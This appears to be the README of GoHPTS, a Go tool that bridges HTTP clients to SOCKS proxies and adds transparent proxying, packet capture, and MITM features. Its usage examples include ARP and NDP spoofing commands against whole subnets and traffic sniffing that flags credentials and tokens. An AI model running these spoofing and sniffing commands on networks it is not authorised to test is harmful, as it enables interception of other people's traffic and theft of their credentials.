

Go http proxy to socks
Simple CLI MITM tool that transforms SOCKS4/SOCKS5 proxy into HTTP/HTTPS/HTTP2/HTTP3 proxy with IPv4/IPv6 support for TCP/UDP Transparent Proxy (Redirect and TProxy), Proxychains, ARP/NDP/RA/RDNSS spoofing, RA Guard evasion, DNS spoofing, DNS filtering and Traffic Capture/Sniffing. No CGO, no libpcap, pure Go with minimum third-party dependencies.
- [Introduction](#introduction) - [Features](#features) - [Installation](#installation) - [Usage](#usage) - [Configuration via CLI flags](#configuration-via-cli-flags) - [Configuration via YAML file](#configuration-via-yaml-file) - [Transparent proxy](#transparent-proxy) - [redirect (via NAT and SO_ORIGINAL_DST)](#redirect-via-nat-and-so_original_dst) - [tproxy (via MANGLE and IP_TRANSPARENT)](#tproxy-via-mangle-and-ip_transparent) - [UDP support](#udp-support) - [Android support](#android-suppo... The project is written primarily in Go, distributed under the GNU General Public License v3.0 license, first published in 2025. Key topics include: arp, arpspoof, bettercap, cli, dnsspoof.
GoHPTS - HTTP(S) and TCP/UDP transparent proxy to SOCKS4/SOCKS5 proxy (chain) written in Go





Table of contents
- Introduction
- Features
- Installation
- Usage
- Transparent proxy
- Traffic sniffing
- HTTP2 and HTTP3 support
- IPv6 support
- ARP spoofing
- NDP spoofing
- DNS spoofing
- Packet Capture
- Links
- Contributing
- License
Introduction
GoHPTS CLI tool is a bridge between HTTP clients and a SOCKS5 proxy server or multiple servers (chain). It listens locally as an HTTP proxy, accepts standard HTTP
or HTTPS (via CONNECT) requests and forwards the connection through a SOCKS5 proxy. Inspired by http-proxy-to-socks and Proxychains
Possible use case: you need to connect to external API via Postman, but this API only available from some remote server.
The following commands will help you to perform such a task:
Create SOCKS5 proxy server via ssh:
shellssh <remote server> -D 1080 -Nf
Create HTTP-to-SOCKS5 connection with gohpts
shellgohpts -s :1080 -l :8080
Specify http server in proxy configuration of Postman
Features
-
Proxy Chain functionality
Supportsstrict,dynamic,random,round_robinchains of SOCKS4/SOCKS5 proxy -
Transparent proxy
Supportsredirect(SO_ORIGINAL_DST) andtproxy(IP_TRANSPARENT) modes -
TCP and UDP Transparent proxy
tproxy(IP_TRANSPARENT) handles TCP and UDP traffic -
Traffic sniffing
Proxy is able to parse HTTP headers, TLS handshake, DNS messages and more -
ARP spoofing
Proxy entire subnets with ARP spoofing approach -
NDP spoofing
Proxy IPv6 connections using Router/Neighbor Advertisement and RDNSS injections. -
DNS spoofing
Redirect clients to arbitrary domains using DNS records manipulation -
Packet Capture
Capture traffic into txt/pcap/pcapng files and analyze with Wireshark -
DNS Leak Protection
DNS resolution occurs on SOCKS5 server side. -
CONNECT Method Support
Supports HTTP CONNECT tunneling, enabling HTTPS and other TCP-based protocols. -
HTTP2/HTTP3 Support
Supports modern HTTP/2 and HTTP/3 transport, enabling efficient multiplexed connections over TLS 1.3 -
Trailer Headers Support
Handles HTTP trailer headers -
Chunked Transfer Encoding
Handles chunked and streaming responses -
SOCKS5 Authentication Support
Supports username/password authentication for SOCKS5 proxies. -
HTTP Authentication Support
Supports username/password authentication for HTTP proxy server. -
Lightweight and Fast
Designed with minimal overhead and efficient request handling. -
Cross-Platform
Compatible with all major operating systems.
Installation
-
Arch Linux/CachyOS/EndeavourOS
shellyay -S gohptsOr using
paru:shellparu -S gohpts -
Download the binary for your platform from Releases page:
shellGOHPTS_RELEASE=v1.14.3; wget -v https://github.com/shadowy-pycoder/go-http-proxy-to-socks/releases/download/$GOHPTS_RELEASE/gohpts-$GOHPTS_RELEASE-linux-amd64.tar.gz -O gohpts && tar xvzf gohpts && mv -f gohpts-$GOHPTS_RELEASE-linux-amd64 gohpts && ./gohpts -h -
Install using
go installcommand (requires Go 1.26 or later):shellCGO_ENABLED=0 go install -ldflags "-s -w" -trimpath github.com/shadowy-pycoder/go-http-proxy-to-socks/cmd/gohpts@latestThis will install the
gohptsbinary to your$GOPATH/bindirectory. -
Build from source:
shellgit clone https://github.com/shadowy-pycoder/go-http-proxy-to-socks.git cd go-http-proxy-to-socks make build ./bin/gohpts -
Run in docker:
shelldocker run -it --privileged --network host -v "$PWD/gohpts.yaml:/config.yaml" shadowypycoder/gohpts:latest -f config.yaml
Usage
shellgohpts -h _____ _ _ _____ _______ _____ / ____| | | | | __ \__ __/ ____| | | __ ___ | |__| | |__) | | | | (___ | | |_ |/ _ \| __ | ___/ | | \___ \ | |__| | (_) | | | | | | | ____) | \_____|\___/|_| |_|_| |_| |_____/ GoHPTS (HTTP(S) Proxy to SOCKS4/SOCKS5 proxy) by shadowy-pycoder GitHub: https://github.com/shadowy-pycoder/go-http-proxy-to-socks Codeberg: https://codeberg.org/shadowy-pycoder/go-http-proxy-to-socks Usage: gohpts [OPTIONS] OPTIONS: General: -h Show this help message and exit -v Show version and build information -D Run as a daemon (provide -logfile to see logs) -I Display list of network interfaces and exit -f Path to proxy configuration file in YAML format Proxy: -l Address of HTTP proxy server (Default: "127.0.0.1:8080") -s Address of SOCKS5 proxy server (Default: "127.0.0.1:1080") -c Path to certificate PEM encoded file -k Path to private key PEM encoded file -U User for HTTP proxy (basic auth). This flag invokes prompt for password (not echoed to terminal) -u User for SOCKS5 proxy authentication. This flag invokes prompt for password (not echoed to terminal) -i Bind proxy to specific network interface (either by interface name or index) -6 Enable IPv6 support for TCP and UDP -socks4 Use SOCKS4/SOCKS4a as the upstream proxy protocol (default: SOCKS5) Logs: -d Show logs in DEBUG mode -j Show logs in JSON format -logfile Log file path (Default: stdout) -nocolor Disable colored output for logs (no effect if -j flag specified) -pprof Address of pprof server with profiling data Sniffing: -sniff Enable traffic sniffing for HTTP and TLS -snifflog Sniffed traffic log file path (Default: the same as -logfile) -body Collect request and response body for HTTP traffic (credentials, tokens, etc) TProxy: -T Address of transparent proxy server -Tu Address of transparent UDP proxy server -M Transparent proxy mode: (redirect, tproxy) -nohttp Disable HTTP server -w Number of instances of transparent proxy server (Default: number of CPU cores) -wu Number of instances of transparent UDP proxy server (Default: number of CPU cores) -auto Automatically setup iptables and kernel parameters for transparent proxy (requires elevated privileges) -mark Set mark for each packet sent through transparent proxy (Default: redirect 0, tproxy 100) -P Comma separated list of ports to ignore when proxying traffic (Example: "22,80,443,9092") -dump Dump iptables rules and other system settings generated by -auto flag Spoofing: -arpspoof Enable ARP spoof proxy for selected targets (Example: "targets 10.0.0.1,10.0.0.5-10,192.168.1.*,192.168.10.0/24;fullduplex false;debug true;interval 10s") -ndpspoof Enable NDP spoof proxy for selected targets (Example: "ra true;na true;targets fe80::3a1c:7bff:fe22:91a4;fullduplex false;debug true;interval 10s") Packet Capture: -pcap Enable packet capture (Example: "promisc true;expr ip proto tcp;snaplen 65535;timeout 10s;packet_count 100;packet_buffer 8192;exts txt,pcap,pcapng")
Configuration via CLI flags
shellgohpts -s 1080 -l 8080 -d -j
Output:
shell{"level":"info","time":"2025-05-28T06:15:18+00:00","message":"SOCKS5 Proxy: :1080"} {"level":"info","time":"2025-05-28T06:15:18+00:00","message":"HTTP Proxy: :8080"} {"level":"debug","time":"2025-05-28T06:15:22+00:00","message":"HTTP/1.1 - CONNECT - www.google.com:443"}
Specify username and password for SOCKS5 proxy server:
shellgohpts -s 1080 -l 8080 -d -j -u user SOCKS5 Password: #you will be prompted for password input here
Specify username and password for HTTP proxy server:
shellgohpts -s 1080 -l 8080 -d -j -U user HTTP Password: #you will be prompted for password input here
When both -u and -U are present, you will be prompted twice
Run http proxy over TLS connection
shellgohpts -s 1080 -l 8080 -c "path/to/certificate" -k "path/to/private/key"
Run proxy as a daemon (logfile is needed for logging output, otherwise you will see nothing)
shellgohpts -D -logfile /tmp/gohpts.log
shell# output gohpts pid: <pid>
shell# kill the process kill <pid> #or kill $(pidof gohpts)
-u and -U flags do not work in a daemon mode (and therefore authentication), but you can provide a config file (see below)
Configuration via YAML file
Configuration files are useful when you want to preconfigure your proxy without messing with CLI too much or just want multiple profiles for different needs.
Run http proxy in SOCKS5 proxy chain mode (specify server settings via YAML configuration file)
shellgohpts -f "~/gohtps.yaml" -d -j
Config example:
yaml# bind proxy to specific network interface (either by interface name or index) interface: "eth0" # if specified, overrides http server IP address ipv6_enabled: false # this must be enabled for ndpspoof http_server: enabled: true address: 127.0.0.1:8080 # list of socks5 proxy # if proxy_chain is disabled, uses first server in a list as upstream proxy_list: - address: 127.0.0.1:1080 - address: 127.0.0.1:1081 - address: :1082 # empty host means localhost proxy_chain: enabled: false # Explanations for chains taken from /etc/proxychains4.conf # strict - Each connection will be done via chained proxies # all proxies chained in the order as they appear in the list # all proxies must be online to play in chain # dynamic - Each connection will be done via chained proxies # all proxies chained in the order as they appear in the list # at least one proxy must be online to play in chain # (dead proxies are skipped) # random - Each connection will be done via random proxy # (or proxy chain, see chain_len) from the list. # this option is good to test your IDS :) # round_robin - Each connection will be done via chained proxies # of chain_len length # all proxies chained in the order as they appear in the list # at least one proxy must be online to play in chain # (dead proxies are skipped). # the start of the current proxy chain is the proxy after the last # proxy in the previously invoked proxy chain. # if the end of the proxy chain is reached while looking for proxies # start at the beginning again. # These semantics are not guaranteed in a multithreaded environment. type: strict # dynamic, strict, random, round_robin length: 2 # maximum number of proxy in a chain (works only for random chain and round_robin chain) logging: debug: true json: false # defaults to standard output #logfile: /tmp/gohpts.log # use colored output in logs (no effect if json enabled) nocolor: false # profiling data pprof: 127.0.0.1:8081
You can override almost any settings specified in configuration file by providing corresponding CLI flags:
shellgohpts -l :6969 -f "~/gohtps.yaml" -nocolor
Proxy takes all the settings specified in ~/gohpts.yaml but spins up http server on 127.0.0.1:6969 insted of 127.0.0.1:8080 and also disables colored output in logs.
Some settings (e.g. proxy_chain and dns filters) can only be configured via file.
Full version of config can be found here: example_gohpts.yaml
To learn more about proxy chains visit Proxychains Github
Transparent proxy
Also known as an
intercepting proxy,inline proxy, orforced proxy, a transparent proxy intercepts normal application layer communication without requiring any special client configuration. Clients need not be aware of the existence of the proxy. A transparent proxy is normally located between the client and the Internet, with the proxy performing some of the functions of a gateway or router-- From Wiki
This functionality available only on Linux systems and Android (arm64) and requires additional setup (iptables, ip route, etc)
-T address flag specifies the address of transparent proxy server
There are two modes redirect and tproxy that can be specified with -M flag
redirect (via NAT and SO_ORIGINAL_DST)
In this mode proxying happens with iptables nat table and REDIRECT target. Host of incoming packet changes to the address of running redirect transparent proxy, but it also contains original destination that can be retrieved with getsockopt(SO_ORIGINAL_DST)
To run GoHPTS in this mode you use -T flag with -M redirect
Example
shell# run the proxy gohpts -s 1080 -T 1090 -M redirect -d
shell# run socks5 server on 127.0.0.1:1080 ssh remote -D 1080 -Nf
Setup your operating system:
shell# commands below require elevated privileges (you can run it with `sudo -i`) #enable ip forwarding sysctl -w net.ipv4.ip_forward=1 # create `GOHPTS` nat chain iptables -t nat -N GOHPTS # set no redirection rules for local, http proxy, ssh and redirect proxy itself iptables -t nat -A GOHPTS -d 127.0.0.0/8 -j RETURN iptables -t nat -A GOHPTS -p tcp --dport 8080 -j RETURN iptables -t nat -A GOHPTS -p tcp --dport 1090 -j RETURN iptables -t nat -A GOHPTS -p tcp --dport 22 -j RETURN # redirect traffic to transparent proxy iptables -t nat -A GOHPTS -p tcp -j REDIRECT --to-ports 1090 # setup prerouting by adding our proxy iptables -t nat -A PREROUTING -p tcp -j GOHPTS # intercept local traffic for testing iptables -t nat -A OUTPUT -p tcp -j GOHPTS
Test connection:
shell#traffic should be redirected via 127.0.0.1:1090 curl http://example.com
shell#traffic should be redirected via 127.0.0.1:8080 curl --proxy http://127.0.0.1:8080 http://example.com
Undo everything:
shellsysctl -w net.ipv4.ip_forward=0 iptables -t nat -D PREROUTING -p tcp -j GOHPTS iptables -t nat -D OUTPUT -p tcp -j GOHPTS iptables -t nat -F GOHPTS iptables -t nat -X GOHPTS
Auto configuration for redirect mode
To configure your system automatically, run the following command:
shellsudo env PATH=$PATH gohpts -d -T 8888 -M redirect -auto
Please note, automatic configuration requires sudo and is very generic, which might not be suitable for your needs.
You can optionally specify -mark <value> to prevent possible proxy loops
shellsudo env PATH=$PATH gohpts -d -T 8888 -M redirect -auto -mark 100
tproxy (via MANGLE and IP_TRANSPARENT)
In this mode proxying happens with iptables mangle table and TPROXY target. Transparent proxy sees destination address as is, it is not being rewrited by the kernel. For this to work the proxy binds with socket option IP_TRANSPARENT, iptables intercepts traffic using TPROXY target, routing rules tell marked packets to go to the local proxy without changing their original destination.
This mode requires elevated privileges to run GoHPTS. You can do that by running the follwing command:
shellsudo setcap 'cap_net_admin+ep' ~/go/bin/gohpts
To run GoHPTS in this mode you use -T flag with -M tproxy
Example
shell# run the proxy gohpts -s 1080 -T 0.0.0.0:1090 -M tproxy -d
shell# run socks5 server on 127.0.0.1:1080 ssh remote -D 1080 -Nf
Setup your operating system:
shellip netns exec ns-client ip route add default via 10.0.0.1 sysctl -w net.ipv4.ip_forward=1 iptables -t mangle -A PREROUTING -i veth1 -p tcp -j TPROXY --on-port 1090 --tproxy-mark 0x1/0x1 ip rule add fwmark 1 lookup 100 ip route add local 0.0.0.0/0 dev lo table 100
Test connection:
shellip netns exec ns-client curl http://1.1.1.1
Undo everything:
shellsysctl -w net.ipv4.ip_forward=0 iptables -t mangle -F ip rule del fwmark 1 lookup 100 ip route flush table 100 ip netns del ns-client ip link del veth1
Auto configuration for tproxy mode
To configure your system automatically, run the following command (for example, on a separate VM):
shellssh remote -D 1080 -Nf sudo env PATH=$PATH gohpts -d -T 8888 -M tproxy -auto -mark 100
Run the following on your host:
shellip route show default > /tmp/default-route.txt ip route add 0.0.0.0/1 via 192.168.0.1 # change with ip of your VM ip route add 128.0.0.0/1 via 192.168.0.1
Test connection:
shellcurl http://example.com #check logs on your VM
Undo everything:
shellip route del 0.0.0.0/1 via 192.168.0.1 2>/dev/null || true ip route del 128.0.0.0/1 via 192.168.0.1 2>/dev/null || true if [[ -f /tmp/default-route.txt ]]; then eval $(awk '{print "ip route add "$0}' /tmp/default-route.txt) rm -f /tmp/default-route.txt else echo "Something went wrong" fi
UDP support
GoHPTS has UDP support that can be enabled in tproxy mode. For this setup to work you need to connect to a socks5 server capable of serving UDP connections (UDP ASSOCIATE). For example, you can use https://github.com/wzshiming/socks5 to deploy UDP capable socks5 server on some remote or local machine. Once you have the server to connect to, run the following command:
shellsudo env PATH=$PATH gohpts -s remote -Tu :8989 -M tproxy -auto -mark 100 -d
This command will configure your operating system and setup server on 0.0.0.0:8989 address.
To test it locally, you can combine UDP transparent proxy with -arpspoof flag. For example:
- Setup VM on your system with any Linux distributive that supports
tproxy(Kali Linux, for instance). - Enable
bridgednetwork so that VM could access your host machine. - Move
gohptsbinary to VM (viassh, for instance) or build it there in case of different OS/arch. - On your VM run the following command:
shell# Do not forget to replace <socks5 server> and <your host> with actual addresses sudo ./gohpts -s <socks5 server> -T 8888 -Tu :8989 -M tproxy -sniff -body -auto -mark 100 -d -arpspoof "targets <your host>;fullduplex true;debug false"
- Check connection on your host machine, the traffic should go through Kali machine.
Android support
Transparent proxy can be enabled on Android devices (arm64) with root access. You can install Termux and run GoHPTS as a CLI tool there:
shell# you need to root your device first pkg install tsu iproute2 # Android support added in v1.10.2 GOHPTS_RELEASE=v1.10.2; wget -v https://github.com/shadowy-pycoder/go-http-proxy-to-socks/releases/download/$GOHPTS_RELEASE/gohpts-$GOHPTS_RELEASE-android-arm64.tar.gz -O gohpts && tar xvzf gohpts && mv -f gohpts-$GOHPTS_RELEASE-android-arm64 gohpts && ./gohpts -h # use your phone as router for LAN devices redirecting their traffic to remote socks5 server sudo ./gohpts -s remote -T 8888 -Tu :8989 -M tproxy -sniff -body -auto -mark 100 -d -arpspoof "fullduplex true;debug false"
YAML configuration
yamltransparent_proxy: tcp: enabled: true address: 0.0.0.0:8888 # number of instances of transparent proxy server (Default: number of CPU cores) workers: 1 udp: enabled: true address: 0.0.0.0:8889 # number of instances of transparent UDP proxy server (Default: number of CPU cores) workers: 1 mode: "tproxy" # available modes are "redirect", "tproxy" (udp requires tproxy mode) disable_http: false # automatically setup iptables and kernel parameters for transparent proxy (requires elevated privileges) auto: true # dump iptables rules and other system settings generated by auto setting dump_rules: false # list of ports to ignore when proxying traffic (Example: [22,80,443,9092]) ignored_ports: [] # set mark for each packet sent through transparent proxy (Default: redirect 0, tproxy 100) mark: 100
Traffic sniffing
<p align="center"><img alt="MrGopher" src="resources/mr_gopher_small.png"/>GoHPTS proxy allows one to capture and monitor traffic that goes through the service. This procces is known as traffic sniffing, packet sniffing or just sniffing. In particular, proxy tries to identify whether it is a plain text (HTTP) or TLS traffic, and after identification is done, it parses request/response metadata and writes it to the file or console. In the case of GoHTPS proxy a parsed metadata looks like the following (TLS Handshake):
JSON format
json[ { "connection": { "tproxy_mode": "redirect", "src_local": "127.0.0.1:8888", "src_remote": "192.168.0.107:51142", "dst_local": "127.0.0.1:56256", "dst_remote": "127.0.0.1:1080", "original_dst": "216.58.209.206:443" } }, { "tls_request": { "sni": "www.youtube.com", "type": "Client hello (1)", "version": "TLS 1.2 (0x0303)", "session_id": "2670a6779b4346e5e84d46890ad2aaf7a53b08adcfe0c9f6868c2d9882242e39", "cipher_suites": [ "TLS_AES_128_GCM_SHA256 (0x1301)", "TLS_CHACHA20_POLY1305_SHA256 (0x1303)", "TLS_AES_256_GCM_SHA384 (0x1302)", "TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 (0xc02b)", "TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)", "TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256 (0xcca9)", "TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256 (0xcca8)", "TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 (0xc02c)", "TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030)", "TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA (0xc00a)", "TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA (0xc009)", "TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)", "TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)", "TLS_RSA_WITH_AES_128_GCM_SHA256 (0x9c)", "TLS_RSA_WITH_AES_256_GCM_SHA384 (0x9d)", "TLS_RSA_WITH_AES_128_CBC_SHA (0x2f)", "TLS_RSA_WITH_AES_256_CBC_SHA (0x35)" ], "extensions": [ "server_name (0)", "extended_master_secret (23)", "renegotiation_info (65281)", "supported_groups (10)", "ec_point_formats (11)", "session_ticket (35)", "application_layer_protocol_negotiation (16)", "status_request (5)", "delegated_credential (34)", "signed_certificate_timestamp (18)", "key_share (51)", "supported_versions (43)", "signature_algorithms (13)", "psk_key_exchange_modes (45)", "record_size_limit (28)", "compress_certificate (27)", "encrypted_client_hello (65037)" ], "alpn": ["h2", "http/1.1"] } }, { "tls_response": { "type": "Server hello (2)", "version": "TLS 1.2 (0x0303)", "session_id": "2670a6779b4346e5e84d46890ad2aaf7a53b08adcfe0c9f6868c2d9882242e39", "cipher_suite": "TLS_AES_128_GCM_SHA256 (0x1301)", "extensions": ["key_share (51)", "supported_versions (43)"], "supported_version": "TLS 1.3 (0x0304)" } } ]
And HTTP request with curl:
json[ { "connection": { "tproxy_mode": "redirect", "src_local": "127.0.0.1:8888", "src_remote": "192.168.0.107:45736", "dst_local": "127.0.0.1:37640", "dst_remote": "127.0.0.1:1080", "original_dst": "96.7.128.198:80" } }, { "http_request": { "host": "example.com", "uri": "/", "method": "GET", "proto": "HTTP/1.1", "header": { "Accept": ["*/*"], "My": ["Header"], "User-Agent": ["curl/7.81.0"] } } }, { "http_response": { "proto": "HTTP/1.1", "status": "200 OK", "content-length": 1256, "header": { "Cache-Control": ["max-age=2880"], "Connection": ["keep-alive"], "Content-Length": ["1256"], "Content-Type": ["text/html"], "Date": ["Tue, 17 Jun 2025 14:43:24 GMT"], "Etag": ["\"84238dfc8092e5d9c0dac8ef93371a07:1736799080.121134\""], "Last-Modified": ["Mon, 13 Jan 2025 20:11:20 GMT"] } } } ]
Usage as simple as specifying -sniff flag along with regular flags
shellgohpts -d -T 8888 -M redirect -sniff -j
You can also specify a file to which write sniffed traffic:
shellgohpts -sniff -snifflog ~/sniff.log -j
Colored format
You can see the example of colored output in the picture above. In this mode, GoHPTS tries to highlight import information such as TLS Handshake, HTTP metadata, something that looks line login/passwords or different types of auth and secret tokens. The output is limited comparing to JSON but way easier to read for humans.
To run GoHPTS in this mode you use the following flags:
shellgohpts -sniff -body
You can combine sniffing with transparent mode:
shell./gohpts -T 8888 -M redirect -sniff -body
To disable colors add -nocolor:
shellgohpts -sniff -body -nocolor
HTTP2 and HTTP3 support
GoHPTS proxy handles HTTP/1.1, HTTP/2, and HTTP/3 requests using the same server address and TLS certificate. This allows clients to automatically choose the best available protocol without changing configuration. TLS certificate can be obtained in several ways: cloud providers (Google, AWS, Cloudflare), free certificate from Let's Encrypt, or you can create self-signed certificate using openssl (Linux/macOS) or New-SelfSignedCertificate (Windows).
Example setup using self-signed certificate:
-
Create
key.pemandcert.pemfiles:shellopenssl req -x509 -newkey rsa:2048 \ -keyout key.pem \ -out cert.pem \ -sha256 \ -days 365 \ -nodes \ -subj "/C=XX/ST=StateName/L=CityName/O=CompanyName/OU=CompanySectionName/CN=127.0.0.1" \ -addext "subjectAltName=IP:127.0.0.1" -
Prepare socks5 server with UDP ASSOCIATE support
shellgit clone https://github.com/wzshiming/socks5.git && cd socks5 go build -o socks5_server ./cmd/socks5/main.go ./bin/socks5_server -a 0.0.0.0:1080 -
Open another terminal and install
GoHPTSproxy:shellgo install github.com/shadowy-pycoder/go-http-proxy-to-socks/cmd/gohpts@latestYou can use other methods described in Installation section.
-
Finally:
- Create minimal config for your proxy
yaml# gohpts_config.yaml http_server: enabled: true address: 127.0.0.1:8080 cert_file: ./cert.pem key_file: ./key.pem proxy_list: - address: 127.0.0.1:1080 logging: debug: true sniffing: enabled: true body: trueRun the proxy:
shellgohpts -f ./gohpts_config.yaml- Or if you prefer command line arguments:
shellgohpts -l :8080 -s 1080 -c ./cert.pem -k ./key.pem -d -sniff -bodyYou should see something like that:
shell[15:20:32] INF SOCKS5 Proxy: 127.0.0.1:1080 [15:20:32] INF HTTPS Proxy: 127.0.0.1:8080 [15:20:32] INF HTTP3 Proxy (QUIC): 127.0.0.1:8080
Test connection
-
For HTTP/2 proxy server you can use
curl:shellcurl -Nvk --http2 --proxy-insecure --proxy-http2 --proxy https://localhost:8080 "https://stream.wikimedia.org/v2/stream/recentchange"Press
Ctrl+Cto stop running stream. -
For HTTP/3 it is different since (at the time of writing)
curldoesn't support HTTP3 proxy, so I will use my custom client I created for testing purposes.Download and install Simple HTTP3 to SOCKS5 proxy example:
shellgit clone https://github.com/shadowy-pycoder/http3-socks-proxy.git && cd http3-socks-proxy makeRun the following command:
shell./bin/client -a 127.0.0.1:8080 www.google.comYou should see some gibberish resembling HTML page.
Go to terminal tab with
GoHPTSproxy and check logs, you should see all your requests there.
Test connection in a browser
-
Create proper self-signed ceritificate for browser:
shellgit clone https://github.com/shadowy-pycoder/go-http-proxy-to-socks.git cd go-http-proxy-to-socks cp ./resources/makecert.sh makecert.sh && chmod +x makecert.sh ./makecert.shMore information can be found here: Creating a browser trusted, self signed, SSL certificate
-
Add newly created
rootCA.crtto system trust store:- Debian/Ubuntu:
shellsudo cp rootCA.crt /usr/local/share/ca-certificates/rootCA.crt sudo update-ca-certificates- Arch Linux/CachyOS/EndeavourOS:
shellsudo trust anchor rootCA.crt -
Run the proxy using
server.crtandserver.key:shellgohpts -l :8080 -s 1080 -c ./server.crt -k ./server.key -d -sniff -body -
Run the browser and go to any website:
shellchromium --proxy-server="https://127.0.0.1:8080"
IPv6 support
To enable IPv6 handling just add -6 flag, for example when using with transparent proxy:
shellsudo ./gohpts -T 8888 -M redirect -sniff -body -auto -mark 100 -d -6
For this to work, your ISP and remote socks5 proxy should have active IPv6 support, you can visit https://test-ipv6.com/ to find out you can access IPv6 addresses.
To test proxy in IPv6 mode you can use any Linux VM:
- On your virtual machine:
shell# add your host machine as gateway for VM export GATEWAY="<host IPv4 address>" ip route add 0.0.0.0/1 via "$GATEWAY" ip route add 128.0.0.0/1 via "$GATEWAY" # add your host machine as gateway IPv6 for VM export GATEWAY6="<host IPv6 address>" ip -6 route add ::/1 via "$GATEWAY6" dev eth0 ip -6 route add 8000::/1 via "$GATEWAY6" dev eth0
- On your host:
shell# run proxy on your host sudo ./gohpts -T 8888 -Tu 8889 -M tproxy -sniff -body -auto -d -6
- Visit any website on your virtual machine and see traffic in proxy logs
ARP spoofing
GoHPTS has in-built ARP spoofer that can be used to make all TCP talking devices of your LAN to use proxy server to connect to the Internet.
This is achieved by adding -arpspoof flag with couple of parameters, separated by semicolon.
Example:
shellssh remote -D 1080 -Nf sudo env PATH=$PATH gohpts -d -T 8888 -M tproxy -sniff -body -auto -mark 100 -arpspoof "targets 192.168.10.0/24;fullduplex true;debug true"
Proxy will scan for devices in subnet 192.168.10.0/24 and send them ARP packets to pretend to be a gateway, if fullduplex is true,
proxy will send ARP packets to gateway as well to make it believe our proxy has each IP on the subnet.
After proxy is stopped with Ctrl+C, it will automatically unspoof all targets.
GoHPTS can also be used with tools like Bettercap to proxy ARP spoofed traffic.
Run the proxy:
shellssh remote -D 1080 -Nf sudo env PATH=$PATH gohpts -d -T 8888 -M tproxy -sniff -body -auto -mark 100
Run bettercap with this command (see documentation):
shellsudo bettercap -eval "net.probe on;net.recon on;set arp.spoof.fullduplex true;arp.spoof on"
Check proxy logs for traffic from other devices from your LAN
For more information about arpspoof options see gohpts -h and https://github.com/shadowy-pycoder/arpspoof
NDP spoofing
GoHPTS has in-built functionality to perform NDP spoofing in IPv6 networks with Router Advertisement (RA) and Neighbor Advertisement (NA) packets. It also includes RDNSS option in RA packets to put host as a IPv6 nameserver for affected clients. When combined with transparent proxy mode (TCP/UDP), NDP spoofing allows gohpts to proxy traffic for clients in the local networks. As is the case with ARP spoofing, you can set ndp spoof options with single -ndpspoof flag:
Example:
shellsudo env PATH=$PATH gohpts -d -T 8888 -M tproxy -sniff -body -auto -mark 100 -ndpspoof "ra true;na true;targets fe80::3a1c:7bff:fe22:91a4;fullduplex false;debug true"
For more information about ndpspoof options see gohpts -h and https://github.com/shadowy-pycoder/ndpspoof
Plese note that some options like rdnss, gateway, interface are set automatically by gohpts itself to properly function as a proxy.
Since gohpts proxies all connections via upstream SOCKS5 server, you need to have a working server with IPv4/IPv6 and TCP/UDP support. Obviously, a remote machine (e.g. VPS) should also have IPv6 connectivity working. Needless to say, the machine on which gohpts should be part of network with IPv6 support.
Example setup for NDP spoofing to work correctly:
- Connect to VPS
shellssh remote@203.0.113.10
- Install dependencies
shellGO_VERSION=$(curl 'https://go.dev/VERSION?m=text' | head -n1) cd ~/Downloads/ && wget https://go.dev/dl/$GO_VERSION.linux-amd64.tar.gz sudo rm -rf /usr/local/go && sudo tar -C /usr/local -xzf $GO_VERSION.linux-amd64.tar.gz
- Setup SOCKS5 server (make sure firewall rules do not block used ports)
shellgit clone https://github.com/wzshiming/socks5.git && cd socks5 go build -o ./bin/socks5_server ./cmd/socks5/*.go ./bin/socks5_server -a :3000
-
Go back to your host machine and install
gohpts(see Installation) -
Run
gohtps:
